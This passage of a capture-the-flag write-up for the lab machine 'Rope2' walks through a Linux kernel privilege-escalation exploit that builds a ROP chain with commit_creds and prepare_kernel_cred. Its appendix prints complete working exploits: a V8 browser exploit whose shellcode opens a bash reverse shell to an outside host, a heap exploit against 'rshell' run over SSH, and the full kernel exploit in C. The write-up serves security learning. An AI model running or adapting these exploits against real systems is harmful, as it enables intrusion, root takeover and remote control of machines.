[   11.924360] BUG: unable to handle kernel paging request at
0000000000001337
[   11.924783] #PF error: [INSTR]
[   11.925045] PGD 0 P4D 0
[   11.925385] Oops: 0010 [#1] SMP NOPTI
[   11.925817] CPU: 0 PID: 214 Comm: pwn Tainted: G           OE
  5.0.0-38-generic #41-Ubuntu
[   11.926083] Hardware name: QEMU Standard PC (i440FX + PIIX,
1996), BIOS 1.13.0-1ubuntu1 04/01/2014
[   11.926861] RIP: 0010:0x1337
[   11.927207] Code: Bad RIP value.
[   11.927353] RSP: 0018:ffffc90000283e28 EFLAGS: 00000202
[   11.927601] RAX: 0000000000001337 RBX: ffff88800622dc00 RCX:
ffff88800622de00
[   11.927882] RDX: 0000000000000000 RSI: ffff88800624fc00 RDI:
ffff88800622dc00
```

As expected, we see it crashing due to a bad RIP value `0x1337`. This proves that we now have RIP control.

Note: Sometimes, the kernel could crash at `tty_release` while releasing TTYs. In such cases, restart and retry executing the exploit.

Now that we have RIP control, we can pivot our stack to an area with our ROP chain. Looking at the stack trace above, we see that RAX contains `0x1337`. This means RAX will contain the address of whichever gadget we choose to execute first. If we manage to exchange this with RSP, it will let us pivot over to that memory.

Use `ROPGadget` to generate a list of gadgets.

```
ROPgadget --binary kernel/vmlinux-5.0.0-38-generic --nojop > gadgets
```

We can use `grep` to look for stack pivot gadgets of the form `xchg esp, eax`.

```
grep ': xchg eax, esp ; ret' gadgets
```

```
grep ': xchg eax, esp ; ret' gadgets

0xffffffff81368c08 : xchg eax, esp ; ret 0
0xffffffff81421de5 : xchg eax, esp ; ret 0x148d
0xffffffff81503e6a : xchg eax, esp ; ret 0x14c
0xffffffff81351837 : xchg eax, esp ; ret 0x14ff
0xffffffff81865f63 : xchg eax, esp ; ret 0x1588
<SNIP>
```

The first gadget is perfect for our needs. It exchanges `esp` with `eax` and then returns. After the exchange, `esp` will contain the lower 32 bits of rax (=eax), which will be `0x81368c08`. This is the address where our new stack will lie.

```
#define REBASED_ADDR(addr) kernel_base + addr

// Gadget offsets
#define XCHG_ESP_EAX 0x368c08

<SNIP>

void rop(uint64_t address) {

    uint64_t memory = address & 0xfffff000;
    uint64_t *stack = address & 0xffffffff;
    mmap((void *)memory, 0x1000, PROT_EXEC|PROT_READ|PROT_WRITE,
MAP_FIXED|MAP_ANONYMOUS|MAP_PRIVATE, -1, 0);

    *stack++ = 0x31337;
}

int main() {

<SNIP>

        uint64_t *tty_operations = calloc(1, 0x48);
        tty_operations[4] = REBASED_ADDR(XCHG_ESP_EAX);

        rop(REBASED_ADDR(XCHG_ESP_EAX));

        buffer[0x418/8] = tty_operations;
        printf("[*] Fake tty_operations address 0x%" PRIx64 "\n",
buffer[0x418/8]);
        write_chunk(idx, 0x420, buffer);

        printf("[*] Triggering ROP chain\n");
        close(fd_tty);

        printf("[-] Execution failed. Try again.\n");
        buffer[0x418/8] = REBASED_ADDR(PTM_OPS);
        write_chunk(idx, 0x420, buffer);

        return;
```

```
}
```

We introduce a macro `REBASED_ADDR`, which returns rebased addresses. The stack pivot gadget offset is defined. Next, a new method named `rop()` is defined, which uses `mmap()` to allocate a region of memory for our stack. This region will start at `0x81368000`, as mmap needs page-aligned addresses. Once allocated, we start writing from `0x81368c08`, which is the top of our stack.

The main method is updated to set `tty_operations[4]` to the stack pivot gadget. Once this is copied, we call the `rop()` method to create the stack after which `close()` is called. In case the execution fails, we reset the `tty_operations` value back to it's original `ptm_unix98_ops` to prevent crashes.

Reloading and running the binary should crash the kernel again, but this time at a different place.

```
# ./pwn
[*] Leaked tty_operations 0xffffffff820af6a0 at index 10
[*] Kernel base address 0xffffffff81000000
[*] Fake tty_operations address 0xffffffff820af6a0
[*] Triggering ROP chain
[  130.188811] BUG: unable to handle kernel paging request at
0000000000031337
[  130.189279] #PF error: [INSTR]
[  130.189482] PGD 6238067 P4D 6238067 PUD 0
[  130.189939] Oops: 0010 [#1] SMP NOPTI
[  130.190358] CPU: 0 PID: 212 Comm: pwn Tainted: G           OE
  5.0.0-38-generic #41-Ubuntu
[  130.190684] Hardware name: QEMU Standard PC (i440FX + PIIX,
1996), BIOS 1.13.0-1ubuntu1 04/01/2014
[  130.191345] RIP: 0010:0x31337
[  130.191639] Code: Bad RIP value.
[  130.191743] RSP: 0018:0000000081368c10 EFLAGS: 00000282
[  130.192004] RAX: 0000000000243e28 RBX: ffff888006215c00 RCX:
ffff888006215e00
```

We see RIP set to 0x31337, which was the top of our fake stack. Additionally, RSP is set to `0x81368c10` i.e. `0x81368c08 + 0x8`. This confirms that our stack pivot works.

All that's left now is to devise a ROP chain that escalates us to root and spawn a shell. The most common way to do this is via the `prepare_kernel_cred()` and `commit_creds()` API combination. The `prepare_kernel_cred()` function takes in the user ID and creates a new credential structure. The `commit_creds()` function uses this credential and sets it for calling process.

Calling `commit_creds(prepare_kernel_cred(0))` effectively sets the process credentials to `0` i.e. root. We can find their offsets using GDB.

```
gef➤  p commit_creds
$8 = {int (struct cred *)} 0xffffffff810c0540 <commit_creds>
gef➤  p prepare_kernel_cred
$9 = {struct cred *(struct task_struct *)} 0xffffffff810c07a0
<prepare_kernel_cred>
```

We need a `pop rdi` gadget to set the first argument of `prepare_kernel_cred` to `0`.

```
grep ': pop rdi ; ret$' gadgets
```

```
grep ': pop rdi ; ret$' gadgets
0xffffffff8108b8a0 : pop rdi ; ret
```

Next, the return value from `prepare_kernel_cred` (RAX) needs to be set as the first argument for `commit_creds` (RDI). This means that we need a `mov rdi, rax` gadget.

```
grep 'mov rdi, rax' gadgets | grep -v call
```

```
grep 'mov rdi, rax' gadgets | grep -v call

<SNIP>

0xffffffff8112e597 : mov rdi, rax ; cmp r8, rdx ; jne 0xffffffff8112e585
; pop rbp ; ret
0xffffffff814ed7ea : mov rdi, rax ; cmp rcx, rsi ; ja 0xffffffff814ed7e6
; pop rbp ; ret
0xffffffff814ed84c : mov rdi, rax ; cmp rcx, rsi ; ja 0xffffffff814ed846
; pop rbp ; ret
```

There are no perfect gadgets, which means we'll have to manage with that's available. The three gadgets above are ideal for us. The second one moves RAX to RDI and then compares RCX and RSI. It jumps to `0xffffffff814ed7e6` **only if** RCX is greater than RSI. We can utilize `pop rcx` and `pop rsi` gadgets to make them equal, hence bypassing the jump.

Once this is done, we need to safely return to userland as we can't spawn a shell from kernel. First, we need to execute the swapgs instruction. This instruction swaps the value in the GS base register with its value in userland. This value is stored in a special Model Specific Register (MSR) when the process initially entered kernel execution. We can find a swapgs gadget and note it.

```
grep 'swapgs' gadgets

0xffffffff81074b52 : mov ebp, esp ; swapgs ; pop rbp ; ret
0xffffffff81074b51 : mov rbp, rsp ; swapgs ; pop rbp ; ret
0xffffffff81074b4f : nop ; push rbp ; mov rbp, rsp ; swapgs ; pop rbp ;
ret
0xffffffff81074b50 : push rbp ; mov rbp, rsp ; swapgs ; pop rbp ; ret
0xffffffff81074b54 : swapgs ; pop rbp ; ret
```

The transition to userland can be made using the `sysretq` instruction. This instruction transfers control from kernel to userland. It requires two registers to be set. Firstly, the RCX register should hold the userland address where the control will be transferred to. Secondly, the R11 registers should hold the RFLAGS values, which can be set to a constant 0x202.

The address for `sysretq` can be found using `objdump`.

```
objdump -j .text -d kernel/vmlinux-5.0.0-38-generic | grep sysretq
```

Let's implement all the logic discussed above into the ROP chain.

```
// Gadget offsets
#define XCHG_ESP_EAX 0x368c08
#define POP_RDI 0x8b8a0
#define MOV_RDI_RAX 0x4ed7ea
#define POP_RSI 0x1440be
#define POP_RCX 0x405ea6
#define POP_R11 0x54c2d5
#define SYSRETQ 0x75444
#define SWAPGS 0x74b54
#define RET 0x1fc44

// Function offsets
#define COMMIT_CREDS 0xc0540
#define PREPARE_CRED 0xc07a0

<SNIP>

void pwn() {
    system("/bin/sh");
    exit(0);
}

void rop(uint64_t address) {

    uint64_t memory = address & 0xfffff000;
    uint64_t *stack = address & 0xffffffff;
    mmap((void *)memory, 0x1000, PROT_EXEC|PROT_READ|PROT_WRITE,
MAP_FIXED|MAP_ANONYMOUS|MAP_PRIVATE, -1, 0);

    *stack++ = REBASED_ADDR(RET);
    *stack++ = REBASED_ADDR(POP_RDI);
    *stack++ = 0x0;
    *stack++ = REBASED_ADDR(PREPARE_CRED);
    *stack++ = REBASED_ADDR(POP_RCX);
    *stack++ = 0x0;
    *stack++ = REBASED_ADDR(POP_RSI);
    *stack++ = 0x0;
    *stack++ = REBASED_ADDR(MOV_RDI_RAX);
    *stack++ = 0x0;
    *stack++ = REBASED_ADDR(COMMIT_CREDS);
    *stack++ = REBASED_ADDR(SWAPGS);
    *stack++ = 0x0;
    *stack++ = REBASED_ADDR(POP_RCX);
    *stack++ = &pwn;
    *stack++ = REBASED_ADDR(POP_R11);
```

```
    *stack++ = 0x202;
    *stack++ = REBASED_ADDR(SYSRETQ);
}
```

We define all offsets for the various gadgets and functions that will be used. Next, a method named `pwn()` is defined that spawns a shell. The `rop()` method is updated with the ROP chain.

We execute a `ret` instruction first in order to align the stack. Then `pop rdi` is executed to nullify RDI and then `prepare_kernel_cred` is called. Next, `rcx` and `rsi` are set to 0x0 to negate the jump condition. The `mov rdi, rax` gadget then sets up `RDI` and `commit_creds` is called.

At this point we should have escalated to root. Next, we call the `swapgs` gadget. Then RCX is set to the address of `pwn()`, where we will jump to and R11 to 0x202. Finally, `sysretq` is called to make the transition and execute the shell. The `main` method will remain the same.

```
# insmod ralloc.ko
# ./pwn
[*] Leaked tty_operations 0xffffffff820af6a0 at index 5
[*] Kernel base address 0xffffffff81000000
[*] Fake tty_operations address 0x559409fa26e0
[*] Triggering ROP chain
# id
uid=0(root) gid=0(root)
```

Compiling and executing the exploit should return a shell without any crashes. Transfer the compiled executable to the box.

```
scp pwn r4j@10.10.10.196:/tmp
```

```
r4j@rope2:/tmp$ ./pwn
[*] Leaked tty_operations 0xffffffff834af6a0 at index 12
[*] Kernel base address 0xffffffff82400000
[*] Fake tty_operations address 0x561884b0daa0
[*] Triggering ROP chain
[-] Execution failed. Try again.
r4j@rope2:/tmp$ ./pwn
[*] Leaked tty_operations 0xffffffff834af6a0 at index 8
[*] Kernel base address 0xffffffff82400000
[*] Fake tty_operations address 0x560be2067aa0
[*] Triggering ROP chain
# id
uid=0(root) gid=0(root) groups=0(root)
# ls -la /root
total 40
drwx------  7 root root 4096 Jun  3 11:56 .
drwxr-xr-x 18 root root 4096 Feb  5  2020 ..
-rw-r--r--  1 root root  148 Aug  6  2018 .profile
-rw-------  1 root root   33 Nov 25 05:32 root.txt
```

The exploit should work in a few tries and spawn a root shell.

Appendix

V8 Exploit

```
let buffer = new ArrayBuffer(8);
let float_array = new Float64Array(buffer);
let bigint_array = new BigUint64Array(buffer);

BigInt.prototype.hex = function() {
      return '0x' + this.toString(16);
};

Number.prototype.f2i = function() {
      float_array[0] = this;
      return bigint_array[0];
}

BigInt.prototype.i2f = function() {
      bigint_array[0] = this;
      return float_array[0];
}

var obj = { "A" : 1 };
var obj2 = { "B" : 2 };
var obj_arr = [obj, obj2];
var float_arr = [1.1, 2.2];
var float_map = float_arr.GetLastElement().f2i();
console.log("[*] Float map: " + float_map.hex());
var obj_map = float_map + 0x50n;
console.log("[*] Object map: " + obj_map.hex());

function addrof(leak) {
  float_arr.SetLastElement(obj_map.i2f());
  float_arr[0] = leak;
  float_arr.SetLastElement(float_map.i2f());
  return float_arr[0];
}

function fakeobj(addr) {
  float_arr[0] = addr.i2f();
  float_arr.SetLastElement(obj_map.i2f());
  var obj = float_arr[0];
  float_arr.SetLastElement(float_map.i2f());
  return obj;
}

function read(addr) {
  var elements = ((0x1n << 1n) << 32n) + ((addr - 0x8n) & 0xffffffffn);
  var fake_arr = [ 1.1, 2.2 ];
  fake_arr[0] = float_map.i2f();
  fake_arr[1] = elements.i2f();
  var fake_arr_addr = addrof(fake_arr).f2i();
  var array_at_addr = fakeobj(fake_arr_addr - 0x10n);
  return array_at_addr[0];
```

```
}

function write(addr, value) {
  var elements = ((0x1n << 1n) << 32n) + ((addr - 0x8n) & 0xffffffffn);
  var fake_arr = [ 1.1, 2.2 ];
  fake_arr[0] = float_map.i2f();
  fake_arr[1] = elements.i2f();
  var fake_arr_addr = addrof(fake_arr).f2i();
  var array_at_addr = fakeobj(fake_arr_addr - 0x10n);
  array_at_addr[0] = value;
}

var wasm_code = new
Uint8Array([0,97,115,109,1,0,0,0,1,133,128,128,128,0,1,96,0,1,127,3,130,128,128,
128,0,1,0,4,132,128,128,128,0,1,112,0,0,5,131,128,128,128,0,1,0,1,6,129,128,128,
128,0,0,7,145,128,128,128,0,2,6,109,101,109,111,114,121,2,0,4,109,97,105,110,0,0
,10,138,128,128,128,0,1,132,128,128,128,0,0,65,42,11]);
var wasm_mod = new WebAssembly.Module(wasm_code);
var wasm_instance = new WebAssembly.Instance(wasm_mod);
var f = wasm_instance.exports.main;

var wasm_addr = addrof(wasm_instance).f2i();
console.log("[*] Wasm instance: " + wasm_addr.hex());

var rwx = read(wasm_addr + 0x68n);
console.log("[*] RWX memory address: " + rwx.f2i().hex());

function copy_shellcode(addr, shellcode) {
        let buf = new ArrayBuffer(0x100);
        let dataview = new DataView(buf);
        let buf_addr = addrof(buf).f2i();
        let backing_store_addr = buf_addr + 0x14n;
        write(backing_store_addr, addr);

        for (let i = 0; i < shellcode.length; i++) {
            dataview.setUint32(4*i, shellcode[i], true);
        }
}

// Modify shellcode

shellcode = [ 0x99583b6a, 0x622fbb48, 0x732f6e69, 0x48530068, 0x2d68e789,
0x48000063, 0xe852e689, 0x00000034, 0x68736162, 0x20632d20, 0x73616222,
0x692d2068, 0x20263e20, 0x7665642f, 0x7063742f, 0x2e30312f, 0x312e3031,
0x36312e34, 0x3434342f, 0x3e302034, 0x00223126, 0x89485756, 0x00050fe6 ];

copy_shellcode(rwx, shellcode);

f();
```

Rshell Exploit

```
from pwn import *
```

```python
context.binary = "./rshell"
# Uncomment for local debugging
# p = gdb.debug("./rshell")
# context.aslr = False
libc = ELF('./libc.so.6', checksec=False)

def add(filename, size, contents):
    p.sendlineafter("$ ", f"add {filename}")
    p.sendlineafter("size: ", str(size))
    p.sendlineafter("content: ", contents)

def rm(filename):
    p.sendlineafter("$ ", f"rm {filename}")

def ls():
    p.sendlineafter("$ ", "ls")

def edit(filename, size, contents):
    p.sendlineafter("$ ", f"edit {filename}")
    p.sendlineafter("size: ", str(size))
    if size != 0x0:
      p.sendafter("content: ", contents)

def exploit():
    add("1.txt", 0x60, p64(0x0) * 7 + p64(0x71) + p64(0x0))
    add("2.txt", 0x60, "A" * 60)
    rm("1.txt")

    # Free with realloc and edit fd
    edit("2.txt", 0x00, "")
    edit("2.txt", 0x60, "\xa0")

    # Remove chunk from 0x60 bin
    add("1.txt", 0x60, "A" * 60)
    edit("1.txt", 0x30, "B" * 30)
    rm("1.txt")

    add("1.txt", 0x50, "A" * 8)

    # Expand and Shrink to allocate 0x420 bytes
    for i in range(7):
        edit("1.txt", 0x20, "A" * 8)
        edit("1.txt", 0x70, "A" * 8)

    # Fix metadata to be able to free
    edit("1.txt", 0x70, p64(0) * 9 + p64(0x21) + p64(0x0) * 3 + p64(0x21))
    rm("1.txt")

    # Set size to 0x420
    add("1.txt", 0x60, p64(0x0) * 5 + p64(0x421) + p64(0x0))
    rm("1.txt")

    # Fix metadata once again as it's reset
    add("1.txt", 0x70, p64(0) * 9 + p64(0x21) + p64(0x0) * 3 + p64(0x21))
    rm("1.txt")

    # Free to put it into unsorted bin
    rm("2.txt")
```

```
    # Use overlapping chunk to edit fd and point to stdout struct
    add("1.txt", 0x60, "A" * 8)
    edit("1.txt", 0x60, p64(0x0) * 5 + p64(0x81) + b"\x60\x47")

    rm("1.txt")
    add("1.txt", 0x30, "")

    # Modify stdout struct to leak data
    try:
        add("2.txt", 0x30, p64(0xfbad1800) + (p64(0x0) * 3)[:-1])
        p.recv(8, timeout = 2)
        libc.address = u64(p.recv(8, timeout = 2)) - 0x1e7570
    except:
        return

    log.success(f"Leaked libc base address: {hex(libc.address)}")

    # Use overlapping chunk once again and point it to free hook
    rm("1.txt")
    add("1.txt", 0x60, p64(0x0) * 5 + p64(0x41) + p64(libc.sym['__free_hook'] -
0x8))
    rm("1.txt")

    add("1.txt", 0x70, "A" * 8)
    rm("1.txt")

    # Overwrite free hook with system and trigger shell by freeing
    add("1.txt", 0x70, b"/bin/sh\x00" + p64(libc.sym['system']))
    rm("1.txt")
    p.interactive()
    exit(0)

s = ssh(host='10.10.10.196', user='chromeuser', keyfile='c.rsa')
while True:
    # Uncomment for local usage
    # p = process()
    p = s.run('/usr/bin/rshell')
    exploit()
    p.close()
```

Ralloc Exploit

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <errno.h>
#include <string.h>
#include <sys/ioctl.h>
#include <sys/mman.h>
#include <fcntl.h>
#include <stdint.h>
#include <inttypes.h>
```

```c
struct request {
        uint64_t index;
        uint64_t size;
        void* address;
};

typedef struct request request;
request req;

// ioctl codes
#define ALLOC 0x1000
#define FREE 0x1001
#define WRITE 0x1002
#define READ 0x1003

// Kernel Offsets
#define PTM_OPS 0x10af6a0

#define REBASED_ADDR(addr) kernel_base + addr

// Gadget offsets
#define XCHG_ESP_EAX 0x368c08
#define POP_RDI 0x8b8a0
#define MOV_RDI_RAX 0x4ed7ea
#define POP_RSI 0x1440be
#define POP_RCX 0x405ea6
#define POP_R11 0x54c2d5
#define SYSRETQ 0x75444
#define SWAPGS 0x74b54
#define RET 0x1fc44

// Function offsets
#define COMMIT_CREDS 0xc0540
#define PREPARE_CRED 0xc07a0

uint64_t kernel_base;
int fd;

void do_ioctl(uint64_t index, uint64_t size, void* address, int type) {
        memset(&req, 0, sizeof(request));
        req.index = index;
        req.size = size;
        req.address = address;
        ioctl(fd, type, &req);
}

void delete(uint64_t index) {
        do_ioctl(index, 0, NULL, FREE);
}

void add(uint64_t index, uint64_t size) {
        do_ioctl(index, size, NULL, ALLOC);
}

void read_chunk(uint64_t index, uint64_t size, void *address) {
        do_ioctl(index, size, address, READ);
}
```

```c
void write_chunk(uint64_t index, uint64_t size, void *address) {
        do_ioctl(index, size, address, WRITE);
}

void pwn() {
    system("/bin/sh");
    exit(0);
}

void rop(uint64_t address) {

    uint64_t memory = address & 0xfffff000;
    uint64_t *stack = address & 0xffffffff;
    mmap((void *)memory, 0x1000, PROT_EXEC|PROT_READ|PROT_WRITE,
MAP_FIXED|MAP_ANONYMOUS|MAP_PRIVATE, -1, 0);

    *stack++ = REBASED_ADDR(RET);
    *stack++ = REBASED_ADDR(POP_RDI);
    *stack++ = 0x0;
    *stack++ = REBASED_ADDR(PREPARE_CRED);
    *stack++ = REBASED_ADDR(POP_RCX);
    *stack++ = 0x0;
    *stack++ = REBASED_ADDR(POP_RSI);
    *stack++ = 0x0;
    *stack++ = REBASED_ADDR(MOV_RDI_RAX);
    *stack++ = 0x0;
    *stack++ = REBASED_ADDR(COMMIT_CREDS);
    *stack++ = REBASED_ADDR(SWAPGS);
    *stack++ = 0x0;
    *stack++ = REBASED_ADDR(POP_RCX);
    *stack++ = &pwn;
    *stack++ = REBASED_ADDR(POP_R11);
    *stack++ = 0x202;
    *stack++ = REBASED_ADDR(SYSRETQ);
}

int main() {
    int i, fd_tty, idx;
    uint64_t ptm_ops;

    fd = open("/dev/ralloc", O_RDONLY);
    uint64_t *buffer = calloc(1, 0x420);

    // Delete existing chunks
    for (i = 0; i < 32; i++)
        delete(i);

    // Add chunks and TTY structs alternately
    for(i = 0; i < 32; i++) {
        add(i, 0x400);
        fd_tty = open("/dev/ptmx", O_RDWR | O_NOCTTY);
        read_chunk(i, 0x420, buffer);
        // Check for offset
        ptm_ops = buffer[0x418/8];
        if((ptm_ops & 0xfff) == 0x6a0) {
            kernel_base = ptm_ops - PTM_OPS;
            idx = i;
            break;
```

```
        }
    }

    printf("[*] Leaked tty_operations 0x%lx at index %d\n", ptm_ops, i);
    printf("[*] Kernel base address 0x%lx\n", kernel_base);

    uint64_t *tty_operations = calloc(1, 0x48);
    tty_operations[4] = REBASED_ADDR(XCHG_ESP_EAX);

    rop(REBASED_ADDR(XCHG_ESP_EAX));

    buffer[0x418/8] = tty_operations;
    printf("[*] Fake tty_operations address 0x%" PRIx64 "\n", buffer[0x418/8]);
    write_chunk(idx, 0x420, buffer);

    printf("[*] Triggering ROP chain\n");
    close(fd_tty);

    printf("[-] Execution failed. Try again.\n");
    buffer[0x418/8] = REBASED_ADDR(PTM_OPS);
    write_chunk(idx, 0x420, buffer);

    return;
}
```